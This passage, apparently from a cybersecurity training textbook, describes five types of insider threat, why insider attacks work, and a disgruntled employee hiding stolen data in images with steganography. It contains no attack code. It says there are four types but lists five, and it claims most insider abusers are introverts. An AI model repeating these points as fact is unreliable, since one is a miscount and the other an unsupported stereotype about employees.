



Figure 9.13: Graph showing insider threat statistics



Types of Insider Threats

Malicious Insider	A **disgruntled or terminated employee** who steals data or destroys the company's networks intentionally by **introducing malware** into the corporate network
Negligent Insider	Insiders who are **uneducated on potential security threats** or who simply bypass general security procedures to meet workplace efficiency
Professional Insider	Harmful insiders who use their technical knowledge to **identify weaknesses and vulnerabilities** in the company's network and **sell confidential information to competitors** or black market bidders
Compromised Insider	An insider with **access to critical assets** of an organization who is **compromised by an outside threat actor**
Accidental Insider	Inadvertent exposure of data to an external entity by **mistyping an email address**, sending a **valuable business document** to an unknown user, or unintentionally clicking on a **malicious hyperlink**

Why are Insider Attacks Effective?

- Easy to launch
- Prevention is difficult
- Succeed easily
- Employees can easily cover their tracks
- Differentiating harmful actions from the employee's regular work is very difficult
- Can go undetected for years and remediation is very expensive

Types of Insider Threats

There are four types of insider threats. They are:

- **Malicious Insider**

  Malicious insider threats come from disgruntled or terminated employees who steal data or destroy company networks intentionally by injecting malware into the corporate network.

- **Negligent Insider**

  Insiders, who are uneducated on potential security threats or simply bypass general security procedures to meet workplace efficiency, are more vulnerable to social engineering attacks. Many insider attacks result from employee's laxity towards security measures, policies, and practices.

- **Professional Insider**

  Professional insiders are the most harmful insiders. They use their technical knowledge to identify weaknesses and vulnerabilities in the company's network and sell the organization's confidential information to competitors or black-market bidders.

- **Compromised Insider**

  An outsider compromises an insider who has access to the critical assets or computing devices of an organization. This type of threat is more difficult to detect since the outsider masquerades as a genuine insider.

- **Accidental Insider**

  Accidental insider threats occur from the inadvertent exposure of confidential details to an external entity. Mistyping an email address, sending a valuable business document to an unknown user, unintentionally clicking on a malicious hyperlink, downloading a virus-infected file in a phishing email, and inadvertently disposing important papers are a few examples of accidental insider threats.

Why are Insider Attacks Effective?

Insider attacks are effective because:

- Insider attacks can go undetected for years, and remediation is expensive.
- Insider attacks are easy to launch.
- Preventing insider attacks is difficult; an inside attacker can easily succeed
- It is very difficult to differentiate harmful actions from the employee's regular work. It is hard to identify whether employees are performing malicious activities or not.
- Even after malicious activity is detected, the employee may refuse to accept responsibility and claim it was a mistake.
- It is easy for employees to cover their actions by editing or deleting logs to hide their malicious activities.

Example of Insider Attack: Disgruntled Employee

Most cases of insider abuse can be traced to individuals who are introverts, incapable of managing stress, experiencing conflict with management, frustrated with their job or office politics, craving respect or promotion, transferred, demoted, or issued an employment termination notice, among other reasons. Disgruntled employees may pass company secrets and intellectual property to competitors for monetary gain, thus harming the organization.

Disgruntled employees can use steganography programs to hide company secrets and later send the information to competitors as an innocuous-looking message such as a picture, image, or sound file using a work email account. No one suspects them because the attacker hides the stolen sensitive information in the picture or image file.


